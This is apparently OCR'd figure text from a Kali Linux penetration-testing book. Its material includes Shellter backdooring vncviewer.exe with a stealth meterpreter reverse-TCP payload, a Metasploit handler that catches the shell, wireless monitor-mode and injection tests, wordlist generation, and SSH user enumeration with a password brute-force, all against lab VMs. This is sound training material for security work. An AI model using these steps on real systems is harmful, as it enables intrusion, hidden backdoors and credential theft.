



Shell7er
SHELLTER
v7.2
www.ShellterProject.com
Wine Mode
Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: /home/kali/vncviewer.exe


Shell7er
DisASM.dll was created successfully!
Instructions Traced: 17822
Tracing Time Approx: 1.02 mins.
Starting First Stage Filtering...
Type "Y" and hit Enter
* First Stage Filtering *
Filtering Time Approx: 0.000767 mins.
Enable Stealth Mode? (Y/N/H): Y


Shell7er
Enable Stealth Mode? (Y/N/H): Y
* Payloads *
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec
Use a listed payload or custom? (L/C/H): L
A
Select payload by index: 1
B
* meterpreter_reverse_tcp *
SET LHOST: 172.30.1.50
C
SET LPORT: 5678
D


Shell7er
* Verification Stage *
Info: Shellter will verify that the first instruction of the
injected code will be reached successfully.
If polymorphic code has been added, then the first
instruction refers to that and not to the effective
payload.
Max waiting time: 10 seconds.
Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)
Injection: Verified!
Press [Enter] to continue...






```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.30.1.50
LHOST ⇒ 172.30.1.50
msf6 exploit(multi/handler) > set LPORT 5678
LPORT ⇒ 5678
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript ⇒ post/windows/manage/migrate
msf6 exploit(multi/handler) > exploit
```


```
[*] Started reverse TCP handler on 172.30.1.50:5678
[*] Sending stage (175686 bytes) to 172.30.1.48
[*] Session ID 1 (172.30.1.50:5678 → 172.30.1.48:49306) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: vncviewer.exe (5640)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 5732
[+] Successfully migrated into process 5732
[*] Meterpreter session 1 opened (172.30.1.50:5678 → 172.30.1.48:49306) at 2023-09-17 19:27:50 -0400

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


```
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter >
```


ALFA
NETWORK


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Add
Settings
Discard
Start
B
A
Ultimate Kali Linux Book 3
PentestNet
kali-linux-2023.2-virtualbox-am... (...)
Powered Off
Metasploitable 2 (Initial)
Powered Off
Metasploitable 3 - Windows (Before chapter 8)
Powered Off
metasploitable3-ub1404 (Initial)
Powered Off
RedTeamLab
Wireless Lab
General
Name: kali-linux-2023.2-virtualbox-amd64
Operating System: Debian (64-bit)
Groups: Ultimate Kali Linux Book 3/PentestNet
System
Base Memory: 4096 MB
Processors: 4
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization
Display
Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: kali-linux-2023.2-virtualbox-amd64.vdi (Normal, 80.09 GB)
Audio
Host Driver: Windows DirectSound
Controller: ICH AC97
Preview
kali-linux-2023.2-virtualbox-amd64



kali-linux-2023.2-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
A
USB
Enable USB Controller
USB 1.1 (OHCI) Controller
USB 2.0 (OHCI + EHCI) Controller
USB 3.0 (xHCI) Controller
B
USB Device Filters
C
OK
Cancel
Help



Blue Microphones Yeti Stereo Microphone [0100]
American Future Technology Corp. IBP Mini Hub [0200]
Sino Wealth Gaming KB [1011]
SINOWEALTH Wired Gaming Mouse [0101]
IMC Networks
Elgato Stream Deck
ATHEROS UB91C [0108]
AsusTek Computer Inc. AURA LED Controller [0100]
Wacom Co.,Ltd. Intuos S [0111]
Logitech, Inc. C922 Pro Stream Webcam [0016]






```
kali@kali:~$ ifconfig
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether ba:d6:47:db:06:21  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```




Blue Microphones Yeti Stereo Microphone [0100]
American Future Technology Corp. IBP Mini Hub [0200]
Sino Wealth Gaming KB [1011]
SINOWEALTH Wired Gaming Mouse [0101]
IMC Networks
Elgato Stream Deck
Realtek 802.11n NIC
AsusTek Computer Inc. AURA LED Controller [0100]
Wacom Co.,Ltd. Intuos S [0111]
Logitech, Inc. C922 Pro Stream Webcam [0016]


kali-linux-2023.2-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
USB
Enable USB Controller
USB 1.1 (OHCI) Controller
USB 2.0 (OHCI + EHCI) Controller
USB 3.0 (xHCI) Controller
USB Device Filters
Realtek 802.11n NIC
OK
Cancel
Help





```
kali@kali:~$ lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 003: ID 0bda:8812 Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

docker0   no wireless extensions.
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```




```
kali@kali:~$ sudo aireplay-ng -9 wlan0
15:30:00  Trying broadcast probe requests...
15:30:02  Injection is working!
15:30:03  Found 2 APs

15:30:03  Trying directed probe requests...
15:30:03  38:4C:4F:[redacted] - channel: 1 - [redacted]
15:30:08  Ping (min/avg/max): 3.998ms/79.558ms/191.904ms Power: -84.39
15:30:08  18/30:  60%
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

```
kali@kali:~$ sudo airmon-ng check kill
[sudo] password for kali:

Killing these processes:

    PID Name
    970 wpa_supplicant
```

```
kali@kali:~$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
kali@kali:~$ sudo aireplay-ng -9 wlan0mon
16:29:27  Trying broadcast probe requests...
16:29:29  No Answer...
16:29:29  Found 1 AP

16:29:29  Trying directed probe requests...
16:29:29  9C:3D:CF:[illegible] - channel: 4 - [illegible]
16:29:35  Ping (min/avg/max): 3.998ms/97.284ms/203.898ms Power: -38.43
16:29:35  21/30:  70%

16:29:35  Injection is working!
```

```
kali@kali:~$ sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 station mode vif enabled on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Chapter 9: Performing Network Penetration Testing

```
kali@kali:~$ cewl example.com -m 6 -w output_wordlist.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

kali@kali:~$ cat output_wordlist.txt
Example
Domain
domain
illustrative
examples
documents
literature
without
coordination
asking
permission
information
```


```
kali@kali:~$ crunch 4 4 0123456789ABC -o output_file.txt
Crunch will now generate the following amount of data: 142805 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 28561

crunch: 100% completed generating output

kali@kali:~$ cat output_file.txt
0000
0001
0002
0003
0004
0005
0006
0007
0008
0009
000A
000B
000C
0010
0011
```

```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.50
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 19:19 EST
Nmap scan report for 172.30.1.21
Host is up (0.00s latency).
Nmap done: 255 IP addresses (1 host up) scanned in 27.85 seconds
```

```
kali@kali:~$ nmap -sV -p 22 172.30.1.21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 19:22 EST
Nmap scan report for 172.30.1.21
Host is up (0.00s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.1 (protocol 2.0)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

```
[*] 172.30.1.21:22 - SSH - Using malformed packet technique
[*] 172.30.1.21:22 - SSH - Checking for false positives
[*] 172.30.1.21:22 - SSH - Starting scan
[+] 172.30.1.21:22 - SSH - User 'Administrator' found
[+] 172.30.1.21:22 - SSH - User 'Guest' found
[+] 172.30.1.21:22 - SSH - User 'SYSTEM' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.30.1.21
RHOSTS => 172.30.1.21
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_fILE /home/kali/Desktop/valid_users.txt
USER_fILE => /home/kali/Desktop/valid_users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 172.30.1.21:22 - Starting bruteforce
[+] 172.30.1.21:22 - Success: 'Administrator:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service Pack 1 Build 7601'
[*] SSH session 2 opened (172.30.1.50:44509 -> 172.30.1.21:22) at 2023-11-07 19:50:13 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
